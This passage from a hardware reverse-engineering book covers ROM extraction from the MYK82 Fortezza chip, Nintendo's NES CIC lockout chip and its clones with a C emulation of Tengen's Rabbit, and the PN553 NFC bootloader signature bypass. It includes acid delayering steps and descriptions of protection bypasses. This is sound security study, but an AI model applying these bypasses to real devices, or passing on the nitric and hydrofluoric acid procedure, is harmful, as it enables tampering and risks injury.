


Figure 24.2: MYK82 Die

listening in would not be able to decrypt the random number into a session key. Monica's phone does not have access to the key escrow database, so it's unable to know that the authorities are being tricked.

It's also worth noting that Bill does not strictly need to know the family key. Without a tampered device, Bill might simply call Monica a few tens of thousands of times while corrupting the LEAF bundle, until the 16-bit checksum collides and her phone believes that the LEAF was not corrupted. Blaze (1994) describes such an attack, as well as a detailed explanation of the Escrowed Encryption Standard.

The MYK82 chip contained in the Fortezza card implements this protocol, with handy library functions for using the card in Windows and Solaris. Figure 24.1 shows this chip on the card in a QFP package. This package is a little weird in that the lead frame is *above* the die, and the die faces downward into the PCB. Perhaps this is to frustrate RF emissions, as the die sits between two ground planes.

The die is shown in its entirety in Figure 24.2. The CPU can be seen in the southwest, including an ARM6 logo that tells us we can expect 32-bit ARM instructions without the shortened Thumb instruction set that came later in ARM7. There are three ROMs on this chip, with the largest holding code in the east. Two smaller ROMs hold the same Skipjack F-Table in the south of the chip, just a little east of center; these are exactly 256 bytes and match up to those in the Skipjack documentation, which has since been declassified.

The MYK82 chip, like its predecessor the MYK78, uses diffusion ROMs. These shape the diffusion layer beneath the transistors so that a working transistor will produce a one and a broken transistor will produce a zero.

Because bits are not surface visible, a delayering procedure like that in Chapter 22 is needed to remove the upper layers that cover the diffusion layer. My usual procedure for this chip is to first burn off the packaging with 63% nitric acid and then to delayer the chip in 5% hydrofluoric acid. Both of these run on a hot plate in my fume hood, but I do the HF reaction in a sealed plastic test tube to minimize the fumes.

Before delayering, bits can just barely be seen in aggregate at low magnification. This has something to do with optics and a little bit of exposure, as individual bits can hardly be seen at all. After delayering, bits dramatically jump out, visible at both high and low magnifications.

Figure 24.3 is the ROM as a whole, and because that's still a bit hard to see in print, Figure 24.5 shows just the six most significant bits at the far right of the ROM. Figure 24.4 shows a close up of bits. To figure out the decoding, I took those two photos on a flight to Bogota with no local friends and no local responsibilities. By the time I left, I had decoded the ROM into 32-bit words and made a few friends.[1]

Our first clue was the ARM6 logo elsewhere on the die. ARM6 predates Thumb, so all instructions are 32 bits wide and aligned to 32-bits. We can see that the bottom of the ROM is quite sparse, filled in with the same color in every bit. These happen to be zeroes, and they correctly imply that the code is built up from rows at the top of the ROM.

ARM reverse engineers will tell you that 32-bit code stands out because most instructions begin with an `E` as the most significant nybble. If you look at the right six bits in Figure 24.5, you will see that the each major column holds two bits. (You might also figure that out from Figure 24.3, where 16 major columns represent 32

[1] Marlom y Maria, gracias por todo, y voy a volver!




Figure 24.3: MYK82 Code ROM

Figure 24.4: MYK82 ROM Bits




Figure 24.5: Right six bits of the MYK82 Code ROM

bits.) The rightmost major column is mostly filled with ones, while the major column to its left has ones on the right half and zeroes on the left half. This is our E nybble, formed from the right as one, one, one, zero!

Sure enough, we can find 32-bit words by taking a bit from each of the 32 minor columns—that's two from each major column—with the most significant bit on the far right and the least significant bit on the far left. We already know that the program begins on the first row because of the empty, zeroed rows at the end. All that is left is to understand the order of the words within a given row.

Each of the rows has 512 bits to it, so we know that they contain 16 words apiece. To learn the order, I simply wrote a decoder that output them in order and piped this into a disassembler. The correct ordering was from right to left, just as the bits are best read from right to left.

At this point, it's clear how to decode the ROM into 32-bit words, but to get them into bytes, we would like to understand the endianness. Does the most significant byte come first or last? This is where things get weird.

Endianness is not a matter of byte order in words, but a matter of how words are seen as bytes or vice versa. The internal ROM is only composed of 32-bit words that are never fetched in smaller sizes, so it has no endianness. The ARM6 CPU has no instruction to fetch bytes from ROM, but there is a wiring decision of the external EEPROM memory. That EEPROM contains code as big-endian bytes, and it is only from that that we can say the machine as a whole is big-endian.

25 Nintendo CIC and Clones

Back in the late Seventies, there was a manufacturer of home television videogames known as Atari. Atari's consoles had some great games from Atari, and from dozens of fly-by-night companies they also had some shitty ones. By 1983, the latter had saturated the market, resulting in a market crash and Atari dumping well over half a million cartridges in a New Mexico landfill. Not only did Atari's reputation suffer for these bad games, but as they were simply ROM chips on a circuit board, Atari was often paid no licensing fees for these crummy third-party games.

As Nintendo prepared for their 1985 launch of the Nintendo Entertainment System (NES) in the North American market, they needed a way to avoid the same fate. Their solution was the Checking Integrated Circuit (CIC), a lockout chip required in every NES cartridge, granting Nintendo the authority to license cartridge manufacturing by constricting CIC supply. By having separate versions for NTSC and PAL markets, they could also provide for regional lockout, preventing the poor children of the United Kingdom from learning that in the outside world, the Teenage Mutant Hero Turtles were ninjas, and that the one called Michelangelo used illegal nunchucks.

The scheme worked by having one CIC chip in the NES console, and another CIC chip in the game cartridge. Starting at reset, each of these would generate a stream of pseudo-random bits, and any disagreement of those bits would cause the console to reboot and try again.

Given Nintendo's strict control of game content, there were




Figure 25.1: Nintendo's NES CIC Chip

tempting profits for anyone who could manufacture games without the CIC chip. In this chapter, we'll first discuss the analog circuitry that was designed to glitch out the console's CIC chip, stunning it into not resetting when the expected sequence failed to arrive. We'll then discuss Tengen's reverse engineering of the CIC chip, their clone of it, and the open source clones that appeared in the 21st century.

An additional bypass, albeit one a little less sophisticated, is to simply reuse the CIC from a legitimate but cheap cartridge. One might also build a "man in the middle" cartridge that accepts any legitimately licensed cartridge, as a way to temporarily borrow its CIC.

Glitching the Console's CIC

Before compatible counterfeits of the CIC chip were made, an intriguing alternative existed: rather than send the proper pseudorandom sequence, a cartridge might send a crazy pulse on the cartridge edge connector to stun the console's CIC chip, with the aim of preventing that chip's firmware from resetting the console and ending the game.

This works because the console's chip runs entirely independent of the CPU, and the game continues to run until that CIC resets the console. If the CIC crashes, its firmware never runs and the console never resets!

The best, and perhaps only, documentation for this glitching technique is Horton (2004). Horton describes seven different variants of the gitching circuit, manufactured by Camerica, Colordreams and AVE. Each of these variants sends a negative voltage glitch on pin 35 or 70, which are directly wired to the CIC chip. This crashes the chip so that its ROM code won't reset the CPU. Figure 25.2 shows one of these cartridges, easily identified by a




Figure 25.2: Unlicensed Cartridge without a CIC

glitch configuration switch on the rear and the absence of any Nintendo seal of quality.

Nintendo eventually ended the era of the glitching cartridges by introducing resistors and protection diodes on pins 35 and 70, so that the cartridge couldn't crash the console's CIC chip.

Tengen's Rabbit: A CIC Clone

With the glitching vulnerability closed, manufacturers of unlicensed games were forced to either include instructions for cutting a pin of the lockout chip in the console or come up with something that could convincingly generate the pseudo-random sequence of a real CIC chip. Tengen, a subsidiary of Atari, managed to do the latter.

The story here is mostly folklore, so please bear with me if at times I don't let the truth get in the way of a good story. As I understand it, there was a team of three or four engineers who were reverse engineering Nintendo's CIC chip by photographing its mask ROM and digging through Sharp's documentation of the chip family. This team worked many late nights, and eventually came out with a functioning clone of the CIC chip, which Tengen packaged as their Rabbit chip, shown in Figure 25.3, then later combined into a mapper chip known as the Rambo.[1]

Nintendo, of course, was furious at Tengen for breaking their subsidy lock, producing games without authorization and manufacturing even their licensed games in unlicensed quantities. They sued for damages in the famous case, *Atari Games Corp. v. Nintendo of America Inc.*

[1] Consoles from this generation ran their memory bus out to the cartridge, so a cartridge could do crazy things like paged memory if it wanted to. The "mapper" chip is what performs this memory mapping.




Figure 25.3: Tengen's Rabbit




Figure 25.4: Tengen's Rabbit Diffusion ROM

Atari had a decent defense: they only copied portions necessary for compatibility, that none of the creative portions of the work were copied, and that the reverse engineering was performed by clean-room methods. Unfortunately, Atari's attorneys were a little too eager to earn their fees. They had requested a copy of Nintendo's CIC firmware *before* they were sued by Nintendo, by lying to the copyright office and claiming that they had *already* been sued. Oops!

Nintendo won as a result of Atari's unclean hands, and what might have been a commercially successful example of reverse engineering for compatibility was instead dumped in the scrap bin of history. Well, for a dozen years, at least.

A Modern Rabbit Clone

Details are scattered among forum posts, but by 2006 a dump of the Rabbit chip's ROM had made it to the `#nesdev` forums in Neviksti (2006). Fox (2006) was then published to the forum, as a translation of the ROM disassembly to C. You can find it reproduced on page 245.

Reading through the forum thread is fascinating, and not just because it's from a time before social media engagement metrics trashed any hope of long-form discussion. By the third page, Zack S has two CICs wired to one another, reproducing the check and reset circuits without a console or game.

By the seventh page, Neviksti's ROM photographs are beginning to be decoded to bits, with explanations of the ROM circuit reverse engineered from the die photographs.

This is a somewhat unique case for this book, in that a commercial exploit of firmware protection was then *itself* exploited to provide a break that was just as good as a fresh hack of the original chip! The CIC was cloned into the Rabbit, then the Rabbit

Data Out	1	P0.0	Vcc	16	+5V
Data In	2	P0.1	P2.2	15	Gnd
Seed	3	P0.2	P2.1	14	Gnd
Lock/Key	4	P0.3	P2.0	13	Gnd
N/C	5	Xout	P1.3	12	Gnd/Reset Speed B
Clk in	6	Xin	P1.2	11	Gnd/Reset Speed A
Reset	7	Rst	P1.1	10	Slave CIC Reset
Gnd	8	Gnd	P1.0	9	/Host Reset

Figure 25.5: Nintendo CIC (SM590) Pinout

was cloned by forums years before the CIC itself had been publicly dumped.

Cloning Nintendo's CIC

By late 2006, Tengen's Rabbit chip had been reverse engineered and cloned from die photographs, but Nintendo's original CIC chip had not been cloned except by Tengen. That gap was filled by Segher (2010), an excellent article sourcing images and ROM dumps by Neviksti, as well as a description of the Sharp SM590 architecture that the chip uses.

Speaking of the SM590, it's a 4-bit CPU, and that's the least bonkers thing about it. The 10-bit program counter is divided into a 1-bit field, a 2-bit page, and a 7-bit step. The step is counted in polynomial rather than linear order, as an LFSR uses fewer transistors than a linear counter! Like a PIC, the hardware call stack is held apart from RAM.

Sharp SM590 Backdoor

After all this labor to dump the CIC's ROM, perhaps there was an easier way? Riddle (2019) documents a backdoor test mode, in which the SM590's ROM can be dumped through the I/O pins.

Given the pinout in Figure 25.5, the backdoor is activated by lowering pins 7, 14, and 13 in that order. ROM data will then appear in 508-byte groups, repeating every 2,032 clock cycles on pins 12–19 and 4–1.

The start position is somewhat unpredictable, but Riddle suggests that it can be synchronized either by counting clock cycles after pin 7 is lowered, or by synchronizing on the long string of zeroes at the end of the dump.

Riddle notes that the SM591 and SM595 might require changing fields to get all the data, as not all of memory is covered. We'll see how those were dumped in Chapter G.4.

```c
// Tengen CIC ROM code translated to C
// by thefox // aspekt
// E-mail: xofeht@gmail.com
// 2.12.2006
// (Fix 3.12.2006: "Dout" output was off by one)
// Usage: TengenCIC <infile>

#include <stdio.h>
#include <stdlib.h>

typedef unsigned char t_u8;
typedef unsigned int t_u32;

static t_u8 RAM[2][16];
static t_u32 T;              // time, unit is "executed instructions"
static t_u8 *stream;
static t_u32 stream_len;
static t_u32 out_len;        // amount of characters written
static t_u32 current_dout;   // current state of Dout

static const char *_01[] = {"0", "1"};

t_u8 GetDin(void) {
    if(T < stream_len) return stream[T] == '1';
    else return 0xFF;
}

void SetDout(t_u32 dout) {
    static t_u32 last_pos;
    t_u32 N;
    t_u32 real_T = T + 1; // reflect Dout on the *next* cycle

    out_len += real_T - last_pos + 1;

    // first fill in with T - last_pos of the last values
    for(N = 0; N < real_T - last_pos; ++N) {
        printf(_01[current_dout]);
    }

    last_pos = real_T + 1;
    printf(_01[dout]);
    current_dout = dout;
}

int Panic(void) {
    // something went terribly wrong :))
    printf("\n\nAn error occurred at offset %X\n", T);

    return 1;
}

int EndOfFile(void) {
    // Fill in the rest to get matching length
    t_u32 N;
    for(N = 0; N < stream_len - out_len; ++N) {
        printf(_01[current_dout]);
    }

    return 0;
}

int main(int argc, char **argv) {
    FILE *fp;
    int N, I, B;

    if(--argc < 1) {
        printf("Usage: TengenCIC <infile>\n");
        return 2;
    }

    fp = fopen(argv[1], "rb");

    fseek(fp, 0, SEEK_END);
    stream_len = ftell(fp);
    rewind(fp);

    stream = malloc(stream_len);
    fread(stream, 1, stream_len, fp);

    fclose(fp);

    // --- CIC code begins ---

    T = 0;

    RAM[0][0x1] = 0x2;
    // ...
    RAM[0][0x4] = 0x2;
    RAM[0][0x5] = 1;
    RAM[0][0x6] = 0x2;
    RAM[0][0x7] = 0x9;
    RAM[0][0x8] = 0xF;
    RAM[0][0x9] = 0x9;
    RAM[0][0xA] = 1;
    RAM[0][0xB] = 0;
    RAM[0][0xC] = 0x8;
    RAM[0][0xD] = 1;
    RAM[0][0xE] = 2;
    RAM[0][0xF] = 4;

    T += 0x21;

    // Timing critical code
    for(N = 0xC; N < 0x10; ++N) {
        t_u8 tmp = RAM[0][N];
        t_u8 din = GetDin();

        if(din & 1) {
            RAM[0][1] += RAM[0][N];
        }
        RAM[0][N] = din;

        T += 0xF;
    }

    RAM[0][1] &= 0xF;

    RAM[0][0x2] = 0x9;
    RAM[0][0x3] = 0x5;
    // ...
    RAM[0][0xC] = 0xD;
    RAM[0][0xD] = 0xF;
    RAM[0][0xE] = 0x9;
    RAM[0][0xF] = 0x7;

    for(N = 2; N < 0x10; ++N) {
        RAM[1][N] = RAM[0][N];
    }

    RAM[1][0x1] = 0x3;
    RAM[1][0x5] = 0xF;
    RAM[1][0x7] = 0;
    RAM[1][0xC] = 9;
    RAM[1][0xD] = 9;

    // The actual main loop starts here

    T += 0x66; // T = 0xC3

    for(;;) {
        // Number of iterations for next loop = 16 - N
        N = (RAM[0][0x7] + 8) & 0xF;
        if(N == 0) {
            N = 1;
            T += 2;
        }

        // Here the bits are exchanged between the lock and the key
        for(; N < 0x10; ++N) {
            t_u8 din;

            // First GetDin() occurs at T = 0xC3
            din = GetDin();
            if(din == 1) return Panic();

            // EOF-check, not part of actual CIC code
            if(din == 0xFF) return EndOfFile();

            T += 5;

            // Timing critical code -------
            SetDout(RAM[0][N] & 1); T++;
            T++;
            din = GetDin(); T++;

            // EOF-check, not part of actual CIC code
            if(din == 0xFF) return EndOfFile();

            SetDout(0); T++;

            // Check if the Din matches with what we have calculated
            if(din != (RAM[1][N] & 1)) return Panic();

            T += 0x46;
        }

        // Update LOCK and KEY tables (The order doesn't matter.)
        for(B = 1; B >= 0; --B) {
            t_u8 *R = &RAM[B][0];

            N = (R[0xF] + 0xE) & 0xF;

            // Mangle table N + 1 times
            for(; N >= 0; --N) {
                t_u8 tmp;
                t_u8 P = 0x3;
                t_u8 sum;

                tmp = R[0x3] + R[0x2] + 1;
                if(tmp < 0x10) {
                    sum = R[0x3];
                    R[0x3] = tmp;
                    P = 0x4;
                } else {
                    sum = tmp & 0xF;
                }

                // P = 3 or 4
                sum += R[P];
                R[P] = sum & 0xF;

                tmp = R[P + 1];
                sum += tmp;
                R[P + 1] = sum & 0xF;

                tmp += 8;
                if(tmp < 0x10) {
                    tmp += R[P + 2];
                }

                sum = R[P + 2];
                R[P + 2] = tmp & 0xF;

                // If we didn't modify R[0x6] yet...
                if(P == 3) {
                    sum += R[0x6] + 1;
                    R[0x6] = sum & 0xF;
                    T += 6;
                }

                sum += 0x8;
                for(I = 7; I < 0x10; ++I) {
                    sum += R[I] + 9;
                    R[I] = sum & 0xF;
                }

                R[1] = (N + 1 + R[1]) & 0xF;
                R[2] = (~(R[1] + R[2]) + 1) & 0xF;

                T += 0x4E;
            }
        }

        T += 0x1D;
    }
}
```

A More Bootloader Vulns

A.1 PN553 Signature Bypass

Wade (2021a) and Wade (2021b) document a memory corruption vulnerability in the bootloader of the PN553, PN547, PN548, PN551, and PN5180 series of NFC chips found in consumer smartphones such as the Pixel 3 and Xiaomi MI Note 3. These implement NFC communications so that the operating system can call high-level abstractions. Raw control of the chip would be useful to perform raw NFC transactions, and that is the value of exploits for this vulnerability.

Within a phone, Wade found that Linux presents the device as `/dev/nq-nci`. This character device allows both standard NCI commands and custom commands unique to the series. Bootloader commands were as follows, which he extracted from an ELF library.

`c0`	Write Memory
`a2`	Read Memory
`a7`	Write 64 bytes to Configuration
`e0`	Checksum and Configuration

The `c0` commands perform firmware writes, but with an odd signing structure. The very first of these contains a version number, a SHA256 hash, and a signature of that hash. The hash itself is the hash of the *next* block, which in turn will include a hash of the block after itself. In this way, the update can proceed linearly from the beginning, verifying and writing blocks one at




Figure A.1: NXP PN553 NFC Controller

a time without ever having to hold the entire image in RAM.

The final block is a bit different, having no hash, as there's no subsequent block to continue the chain. Noticing that the final block could be sent multiple times without an error, Wade theorized that the upcoming hash is not replaced by this command. If it were possible to overwrite the expected value with an arbitrary hash, then anything might be used for the next block, regardless of the signature and hash chain.

Now, the `c0` commands that write most blocks are just a little bit longer than the `c0` command that writes the very last block. Wade found that sending an illegally long `e0` command would replace the expected hash *before* returning an error. This corruption of the expected hash would break the chain, allowing further blocks to be written as if they were signed.

Having this authority to patch the firmware, he then implemented a read command without range restrictions and happily dumped all memory for reverse engineering. He also notes that the SN100 chip, while similar to other series, encrypts its firmware updates, making exploitation far more difficult.

A.2 Tegra X1, Fusée Gelée

The Nintendo Switch uses a Tegra X1 processor from Nvidia that strictly limits the device to booting content licensed by Nintendo. Temkin (2018) presents an exploit for the USB stack of the underlying X1 chip. Reported to Nvidia as CVE-2018-6242, the bug is better known as Fusée Gelée.

